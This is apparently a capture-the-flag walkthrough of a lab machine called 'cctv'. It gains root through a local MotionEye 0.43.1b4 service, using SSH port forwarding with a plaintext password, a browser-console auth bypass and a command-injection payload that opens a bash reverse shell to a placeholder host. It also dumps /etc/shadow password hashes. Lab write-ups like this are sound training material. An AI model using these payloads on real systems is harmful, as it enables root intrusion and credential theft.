
And a webpage for MotionEye 0.43.1b4
mark @ cctv :~$ curl - s http : // localhost : 8765 | head - 20 <! DOCTYPE html > < html > < head >
< meta charset = " utf-8 " > < meta name = " viewport " content = " width=device-width, initial-scale=1 " > < meta name = " mobile-web-app-capable " content = " yes " > < meta name = " apple-mobile-web-app-capable " content = " yes " > < meta name = " theme-color " content = " #414141 " > < meta name = " apple-mobile-web-app-status-bar-style " content = " #414141 " >
< title > cctv </ title >
< link rel = " stylesheet " type = " text/css " href = " static/css/jquery.timepicker.min.css?v=0.43.1b4 " > < link rel = " shortcut icon " href = " static/img/motioneye-logo.svg " > < link rel = " apple-touch-icon " href = " static/img/motioneye-logo.svg " > < link rel = " manifest " href = " static/../manifest.json?v=0.43.1b4 " >
< link rel = " stylesheet " type = " text/css " href = " static/css/ui.css?v=0.43.1b4 " >
Trying to figure out the user running this we find we have limited process information
mark @ cctv :~$ ps aux USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND mark 7043 0.0 0.1 8648 5564 pts / 0 Ss 12 : 09 0 : 00 - bash mark 7312 0.0 0.1 10884 4480 pts / 0 R + 12 : 23 0 : 00 ps aux
We can read some config info and determine this is running as root
mark @ cctv :~$ systemctl cat motioneye
# /etc/systemd/system/motioneye.service [Unit] Description = motionEye Server After = network.target local - fs.target remote - fs.target
[Service] User = root RuntimeDirectory = motioneye LogsDirectory = motioneye StateDirectory = motioneye ExecStart =/ usr / local / bin / meyectl startserver - c / etc / motioneye / motioneye.conf Restart = on - abort
[Install] WantedBy = multi - user.target
We can portfwd these easily in order to access from our machine
$ sshpass - p ' opensesame ' ssh - o StrictHostKeyChecking = no mark @ cctv.htb - L 7999 : 127.0.0.1 : 7999 - L 8765 : 127.0.0.1 : 8765

A quick search we find CVE-2025-60787 PoC bypassing auth with browser console to view some things we shouldn’t be able to normally
configUiValid = function () { return true; };


We find that someone must have attempted the same exploit already, seems promising
But we cannot access settings with this bypass, only observe the streams running
Luckily credentials are stored by default as plaintext in /etc/motioneye
mark @ cctv :~$ ls / etc / motioneye camera - 1. conf motion.conf motioneye.conf
mark @ cctv :~$ cat / etc / motioneye / motion.conf
# @admin_username admin # @normal_username user # @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0 # @lang en # @enabled on # @normal_password
setup_mode off webcontrol_port 7999 webcontrol_interface 1 webcontrol_localhost on webcontrol_parms 2
camera camera - 1. conf

Login and open settings for our turn at exploitation

Add our CMDi such as a revshell or whatever you want to execute as root
$(bash -c "bash -i >& /dev/tcp/YOUR_IP>/<PORT> 0>&1").%Y-%m-%d-%H-%M-%SChange Capture Mode to Interval Snapshots and set timing preference
Have listener ready
Save it and should receive root shell to grab both flags
root @ cctv : / etc / motioneye $ id uid = 0 (root) gid = 0 (root) groups = 0 (root)
root @ cctv : / etc / motioneye $ cat / home / sa_mark /* .txt
root @ cctv : / etc / motioneye $ cat / root /* .txt
root @ cctv : / etc / motioneye $ cat / etc / shadow
root :$ y $ j9T $ yA2tQ1NiQFodczsDATtiZ1 $ 3FOGPUX6xT.w9C0RgfE.h7ed9bKq68IV3ydkAXzT989 : 20399 : 0 : 99999 : 7 ::: mark :$ y $ j9T $ FdppU.RZC1znPbo5fOl / G / $ udWuXBB / 7yzlzqm / 4MKMWaFTmmeI6DUy.BvTbl4z2wB : 20344 : 0 : 99999 : 7 ::: sa_mark :$ y $ j9T $ DaLfNZ5N2pMjJMReb.im8. $ am6fl6MDBtEv / l0MCDczgfeZd.FTovuV15MuUikaKu5 : 20344 : 0 : 99999 : 7 :::